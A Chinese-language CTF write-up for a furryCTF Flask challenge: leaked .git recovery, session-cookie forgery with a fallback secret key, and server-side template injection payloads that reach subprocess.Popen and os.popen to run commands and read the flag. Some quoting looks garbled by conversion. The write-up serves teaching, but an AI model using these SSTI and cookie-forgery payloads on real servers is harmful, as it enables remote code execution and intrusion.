






题目提示扫目录



发现.git泄露，用rip-git把.git还原



审计app.py文件查看路由/login，可以看到，无论怎么登录都是不行的



```

        return render_template('login.html', error="System Warning: Illegal
character detected in input stream.")

    return render_template('login.html', error="用户名或密码错误")

return render_template('login.html')

```

查看路由/dashboard，可以看到登录admin后存在SSTI漏洞，session的role为admin进行登录

```

@app.route('/dashboard')
def dashboard():
    if session.get('role') == 'admin':

        username = request.args.get('u', 'Administrator')
        template = f"""
        {% extends "base.html" %}
        {% block content %}
        <div class="alert alert-success">
            <h2>欢迎回到管理控制台, {username}</h2>
            <p>系统完整性检查：通过</p>
            <p>Flag 服务状态：待机</p>
        </div>
        {% endblock %}
        """

        return render_template_string(template)
    else:
        return redirect(url_for('login'))

```

查看config.py文件，可以看到SECRET_KEY是随机的，但是如果SECRET_KEY认证失败，就会尝试使用SECRET_KEY_FALLBACKS列表中的密钥，所以直接使用SECRET_KEY_FALLBACKS列表中的密钥伪造session

```

import os
# Auto-generated by KMS rotation service
SECRET_KEY = os.urandom(32)
SECRET_KEY_FALLBACKS = ["This_key_has_been_deprecated_v2023"]

```

可以利用flask-session-cookie-manager工具

```

python3 flask_session_cookie_manager3.py encode -s
"This_key_has_been_deprecated_v2023" -t '{"role': 'admin'}"

#eyJyb2xlIjoIYWRTaW4ifQ.aw84JQ.hjtgx2XSNIq-9x2vIFqTggstWNY

```

```

• ▶ python3 flask_session_cookie_manager3.py encode -s "This_key_has
_been_deprecated_v2023" -t '{"role': 'admin'}"
eyJyb2xlIjoIYWRTaW4ifQ.aw83_w.nM1bwqdR7x0hRjanfoAIwzPNiPI

```

然后访问路由/dashboard，把伪造的session带上

```

Cookie: session=eyJyb2xlIjoIYWRTaW4ifQ.aw84JQ.hjtgx2XSNIq-9x2vIFqTggstWNY

```

欢迎回到管理控制台, Administrator!

系统完整性检查：通过

Flag 服务状态：待机

© 2025 Nexus Corporation. All rights reserved. | [隐私政策](#)

成功的登录admin，根据路由dashboard下面那句话可以知道，username会从get传参的u取值然后渲染的页面上，默认Administrator

```
username = request.args.get('u', 'Administrator')
```

```
<h2>欢迎回到管理控制台, {username}!</h2>
```

我们直接找可利用的类，找到Popen

```
unicorn.http.wsgi.Response
<class 'subprocess.Popen'>,
'unicorn.workers.workertmp.'
```

上脚本：

```
# 获取 subclasses 列表文本
raw_classes = sys.argv[1]
# 获取所有要查找的目标关键字
targets = sys.argv[2:]

# 将字符串拆分为列表并清理多余符号
# 用 ' ' 拆分更准确，因为类名之间通常有空格
class_list = [c.strip() for c in raw_classes.split(' ')]

print(f"\n[*] 正在列表中搜索 {len(targets)} 个目标...\n")

# 遍历每一个你想找的关键字
for target in targets:
    found = False
    print(f"--- 搜索关键字: \033[1;33m{target}\033[0m ---")

    # 遍历类列表寻找匹配项
    for idx, name in enumerate(class_list):
        if target.lower() in name.lower(): # 不区分大小写搜索
            print(f"\033[1;32m+ \033[0m Index: \033[1;36m{idx}\033[0m -> {name}")
            found = True

    if not found:
        print(f"\033[1;31m- \033[0m 未找到匹配 '{target}' 的类")
    print()
```

--- 搜索关键字: subprocess.Popen ---
[+] Index: 357 → <class 'subprocess.Popen'>

构造payload

```
?u={{'__.__class__.__base__.__subclasses__()[357]('cat /flag', stdout=-1, shell=True).communicate()}}
```

欢迎回到管理控制台,
(b'furryCTF{fd7dfe20780c_KEY_clrc13_M19h7_BE_F14ws_4S_W31L}}\n',
None)!

系统完整性检查: 通过

Flag 服务状态: 待机

os

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEM

URL

http://ctf.furryctf.com:33061/dashboard?u={{'__.__class__.__base__.__subclasses__()[357]('cat /flag', stdout=-1, shell=True).communicate()}}

也可以用os._wrap_close类

```
payload : ?u={{'__.__class__.__base__.__subclasses__()[134].__init__.__globals__['popen']('cat /flag').read()}}
```

--- 搜索关键字: os._wrap_close ---
[+] Index: 134 → <class 'os._wrap_close'>

欢迎回到管理控制台,
furryCTF{fd7dfe20780c_KEY_clrc13_M19h7_BE_F14ws_4S_W31L}} !

系统完整性检查: 通过

Flag 服务状态: 待机

os

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM M

URL

http://ctf.furryctf.com:33061/dashboard?u={{'__.__class__.__base__.__subclasses__()[134].__init__.__globals__['popen']('cat /flag').read()}}